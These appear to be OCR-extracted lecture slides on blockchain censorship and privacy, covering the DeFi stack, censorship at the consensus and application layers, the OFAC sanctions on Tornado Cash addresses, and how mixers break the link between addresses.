
The Risks of Censorship & Privacy

Instructor: Arthur Gervais

Censorship?

Censorship? Where?



Asset Standards

Native Coin

Fungible Token

Non-Fungible Token

DeFi Services with Atomic Composability

Exchange/Swap

Lending/Borrowing

Flash Loan

Market Making

Stablecoin/
Pegged Assets

Derivatives

Privacy Mixer

Portfolio Manager

Market Mechanisms

Arbitrage

Liquidation

Governance

Security Deposit

External Database(s)

Centralised Exchanges, other blockchains, real-world event, data source

Non-Atomic Settlement

Price Oracles/
Cross Chain
Bridges

Distributed Database with Atomic Settlement

Application Logic State

Blockchain Consensus Layer

Block i

Block i+1

Block i+2

Block i+3

time

Network P2P Layer

Market Manipulations

Front-Running

Back-Running

Pump & Dump

Wash Trading

Market Cornering

Bear Raiding

Censorship?

- Transaction Inclusion?
- Consensus Layer
  - Weak Censorship?
  - Strict Censorship?
- Application Layer
  - Smart Contract Censorship
    - cf. e.g. USDT & USDC

Legal Disclaimer

- IANAL (I am not a lawyer)
  - This is no legal or financial advise
  - We do not know what is expected
  - We do not know if censorship as practiced is sufficient
  - We do not know what other countries require..

Quantifying Censorship

- Tornado Cash Data
  - 1st of January 2021 --> 15th of November 2022
  - 273,403 events (deposits or withdrawals) in 236,868 distinct blocks
- Ecosystem Data
  - Block Proposers/Miners/Validators
  - Block Builder
  - Block Relayer (Flashbots, BloXroute, Blocknative, Manifold, Eden, Relayooor)


U.S. Office of Foreign Assets Control (OFAC)

- Specially Designated Nationals And Blocked Persons List (SDN)
- 132 Ethereum addresses
  - 90 (68%) of the sanctioned (contract) addresses of TC
  - Externally Owned Accounts (EOAs)
  - Ethereum Goerli testnet 😅

Mixer

- Mixer try to break the linkability between blockchain addresses.
- Inspired from privacy-by-design blockchains (such as Zcash)
  - Example: *Tornado.Cash* Relatively expensive to use, fixed denomination pools to deposit into (1, 10 or 100 ETH) and to withdraw from

Tornado Cash





$@_a$ 1 ETH → 1 ETH → $@_b$

$@_a$ → 10 ETH → $@_c$


$@_a$ → 100 ETH → $@_d$

Tornado Cash







Tornado Cash



